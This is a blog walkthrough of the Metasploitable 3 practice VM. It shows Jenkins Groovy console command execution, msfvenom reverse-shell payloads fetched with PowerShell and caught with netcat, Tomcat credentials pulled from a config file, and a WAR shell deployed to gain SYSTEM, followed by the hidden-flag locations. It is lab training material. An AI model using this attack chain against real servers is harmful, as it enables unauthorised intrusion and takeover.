Metasploitable 3 and Flags

Posted on April 7, 2018

I have recently completed With You With Me's Penetration Testing course. In that course, they utilised Metasploitable 2 as the basis to conduct training. As you will see from my Blog, I have completed quite a few Vulnhub VM's and am comfortable with exploiting a Linux System and Metasploitable 2 is now quite old. As a result of this I have been wanting to further development my Windows exploitation skills and although I have been completing all Windows boxes on Hack the Box, I wanted something I can do when I don't have an internet connection - Enter Metasploitable 3.

Metasploitable 3 is the last VM from Rapid 7 and is based on Windows Server 2008. What makes Metasploitable 3 far more interesting than Metasploitable 2 is the inclusion of flags to capture. This blog post will cover how I was able to build Metasploitable 3, a quick walkthrough of how to gain System without Metasploit and how to obtain the hidden flags.

Installation

I originally, did not want to cover installation as there are numerous posts floating around the internet covering it. However, I ran into a few issues along the way and hopefully what I learnt to assist others. Unlike Metasploitable 2, Metasploitable 3 must be built utilisng Packer and Vagrant and a provider of your choice (Virtual Box or VMWare). The requirements for Metasploitable 3 are listed on the github repository.

Inside a Ubuntu VM, I utilised Packer v1.0.0 and Vagrant 1.9.1 with Virtuable Box 5.2.8. Utilising the bash script in the Git repository I was able to successfully build Metasploitable 3. However, this was built for VirtualBox and exporting the VM to VMware did not work. I therefore needed to build it for VMWare as that is what I use day to day. I was unable to build for VMWare inside my Ubuntu VM. I was however able to successfully build the .box file utilising packer v1.2.2 and my installation of VMWare Workstation 14. I was unable to use Vagrant successfully as I also needed VMWare Fusion (which I do not have). However, with Packer v1.2.2 I was able to create a .box file with everything inside. I simply unzipped the .box file a few times to get the VMWare files and then imported that into VMWare Workstation.

Explioitation

Now, being called Metasploitable the idea is to use Metasploit to exploit the box. This seems a bit too easy for my liking, so I detail how I gained system without using

Metasploit.

Running nmap on the box reveals a plethora of services available to us.

```
PORT      STATE SERVICE               VERSION
22/tcp    open  ssh                   OpenSSH 7.1 (protocol 2.0)
135/tcp   open  msrpc                 Microsoft Windows RPC
139/tcp   open  netbios-ssn           Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds          Microsoft Windows Server 2008 R2 - 20
1617/tcp  open  rmiregistry           Java RMI
3000/tcp  open  http                  WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016
3306/tcp  open  mysql                 MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
3700/tcp  open  giop                  CORBA naming service
3820/tcp  open  ssl/giop              CORBA naming service
3920/tcp  open  ssl/exasoftport1?
4848/tcp  open  ssl/http              Oracle GlassFish 4.0 (Servlet 3.1; JS
5985/tcp  open  http                  Microsoft HTTPAPI httpd 2.0 (SSDP/UPn
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                 Apache Jserv (Protocol v1.3)
8019/tcp  open  qbdb?
8020/tcp  open  http                  Apache httpd
8022/tcp  open  http                  Apache Tomcat/Coyote JSP engine 1.1
8027/tcp  open  unknown
8028/tcp  open  postgresql            PostgreSQL DB
8031/tcp  open  ssl/unknown
8032/tcp  open  desktop-central       ManageEngine Desktop Central DesktopC
```

```
8080/tcp  open  http                Oracle GlassFish 4.0 (Servlet 3.1; JSI
8181/tcp  open  ssl/http            Oracle GlassFish 4.0 (Servlet 3.1; JSI
8282/tcp  open  http                Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  ssl/http            Apache httpd
8443/tcp  open  ssl/https-alt?
8444/tcp  open  desktop-central     ManageEngine Desktop Central DesktopCe
8484/tcp  open  http                Jetty winstone-2.8
8585/tcp  open  http                Apache httpd 2.2.21 ((Win64) PHP/5.3.1
8686/tcp  open  rmiregistry         Java RMI
9200/tcp  open  elasticsearch       Elastic elasticsearch 1.1.1
9300/tcp  open  vrace?
47001/tcp open  http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP
49152/tcp open  msrpc               Microsoft Windows RPC
49153/tcp open  msrpc               Microsoft Windows RPC
49154/tcp open  msrpc               Microsoft Windows RPC
49158/tcp open  msrpc               Microsoft Windows RPC
49178/tcp open  unknown
49179/tcp open  rmiregistry         Java RMI
49180/tcp open  tcpwrapped
49185/tcp open  msrpc               Microsoft Windows RPC
49245/tcp open  msrpc               Microsoft Windows RPC
49258/tcp open  ssh                 Apache Mina sshd 0.8.0 (protocol 2.0)
49259/tcp open  jenkins-listener    Jenkins TcpSlaveAgentListener
49294/tcp open  rmiregistry         Java RMI
49297/tcp open  unknown
49298/tcp open  unknown
49299/tcp open  unknown
```

As you can see, this would be a very long blog post if I was to detail all of the possible vectors that are available on this box. There are a large number of web services running and browsing through them I came across a Jenkins v1.637 installation running on port 8484. Browsing to the page - http://192.168.206.135:8484/script, I find that I can enter arbitary groovy script into a console. From here I should be able to execute commands on the box. I test this by entering the following into the Script Console:

```
println new ProcessBuilder("cmd.exe", "/C whoami").redirectErrorStream(tru
```

This produced the following result, confirming code execution.

I then generated a payload in msfvenom by using:

```
msfvenom -p windows/x64/shell_reverse_tcp -f exe LHOST=192.168.206.133 LPO
```


I then downloaded the payload onto the machine by entering the following into the Jenkins Script Console:

```
println new ProcessBuilder("powershell.exe", "Invoke-WebRequest -Uri 'http
```

I then set up my listener with netcat and caught the shell after triggering the payload by entering the following into the Jenkins Script Console:

```
println new ProcessBuilder("payload.exe").redirectErrorStream(true).start(
```

Now, I had a shell it was time to escalate my privileges. I noted from the nmap scan earlier that Apache Tomcat was running and in some configurations this is run as NT Authority\System. I browsed to C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf and viewed the file tomcat-users.xml to obtain some credentials. This revealed the username and password to be “sploit/sploit”



I then browsed to the Tomcat installation at http://192.168.206.135:8282 and logged in. With the level of access I had, I have the ability to upload a .WAR package that will be deployed. I generate a .WAR payload using msfvenom using:

```
msfvenom -p windows/x64/shell_reverse_tcp -f war LHOST=192.168.206.133 LPO
```

Once the payload has been uploaded, it will appear in the list of installed applications. To trigger the payload you need to browse to the .jsp page that is created. To find out the page name, you need to unjar your .WAR file:

```
jar -xvf payload.war
```

This will unjar the .WAR file and you can see the name of the .jsp page. Then browse to the page via http://192.168.206.135:8282/payload/uayhmjwv.jsp to trigger the payload.

```
root@kali:~# jar -xvf payload.war
  created: META-INF/
 inflated: META-INF/MANIFEST.MF
  created: WEB-INF/
 inflated: WEB-INF/web.xml
 inflated: uayhmjwv.jsp
root@kali:~# nc -lnvp 80
listening on [any] 80 ...
connect to [192.168.206.133] from (UNKNOWN) [192.168.206.135] 49841
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami
whoami
nt authority\system

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>
```


We are now NT Authority\System and lets get hunting for flags!


Flags

There are a total of 15 flags hidden inside of Metasploitable 3. Back in 2016 Rapid 7 held a Capture the Flag competition, however we have missed the boat so we are doing this for our own fun! The flags are based on a deck of cards and they are not just simply files sitting on the machine. The flags are obscured and hidden inside of files and some additional techniques are required to obtain the flags.

Jack of Clubs

Once you have System, simply navigate to C:\Windows\System32 and the .png file is sitting right there for you.





King of Diamonds

The King of Diamonds can be found two ways - By navigating with your browser to http://192.168.206.135:8585/wordpress/wp-content/uploads/2016/09/ and downloading the file. This is all because the WordPress uploads directory has directory listing available. Or, if you have a shell - navigate to C:\wamp\www\wordpress\wp-content\uploads\2016\09 and transfer the file.

Jack of Hearts

The Jack of Hearts is found in C:\Users\Public\Documents. The file is a .docx file. Simply unzip the file and navigate to the unzip word/media directory to get the .png


file.

```
root@kali:~/Metasploitable-Flags# unzip jack_of_hearts.docx
Archive:  jack_of_hearts.docx
   creating: docProps/
  inflating: docProps/app.xml
  inflating: docProps/core.xml
   creating: word/
  inflating: word/document.xml
  inflating: word/fontTable.xml
   creating: word/media/
  inflating: word/media/image1.png
 extracting: word/media/jack_of_hearts.png
  inflating: word/settings.xml
  inflating: word/styles.xml
   creating: word/theme/
  inflating: word/theme/theme1.xml
  inflating: word/webSettings.xml
   creating: word/_rels/
  inflating: word/_rels/document.xml.rels
  inflating: [Content_Types].xml
   creating: _rels/
  inflating: _rels/.rels
```

Seven of Spades


The Seven of Spades is located at C:\Users\Public\Documents. It is a .pdf file. To extract the flag you need to use pdfimages.


```
pdfimages -png seven_of_spades.pdf ~/Metasploitable-Flags/
```



Ace of Hearts

The Ace of Hearts is found at C:\Users\Public\Pictures. It is a .jpg, however all the other flags are .png and also the .jpg flag doesn't look like the rest. Using binwalk on the file, you will notice that there is a zip file hidden inside. I copied the file and added a .zip extension and then simply unzipped the file to reveal the flag.





Jack of Diamonds

The Jack of Diamonds is found at C:. When you inspect the file, you will notice that it is a 0 byte file. The flag is hidden inside an alternate data stream.


```
C:\>dir /R jack_of_diamonds.png
dir /R jack_of_diamonds.png
 Volume in drive C is Windows 2008R2
 Volume Serial Number is CCCA-D642

 Directory of C:\

04/04/2018  10:17 PM                 0 jack_of_diamonds.png
                               841,251 jack_of_diamonds.png:jack_of_diamonds.txt:$DATA
               1 File(s)              0 bytes
               0 Dir(s)  45,412,257,792 bytes free

C:\>
```

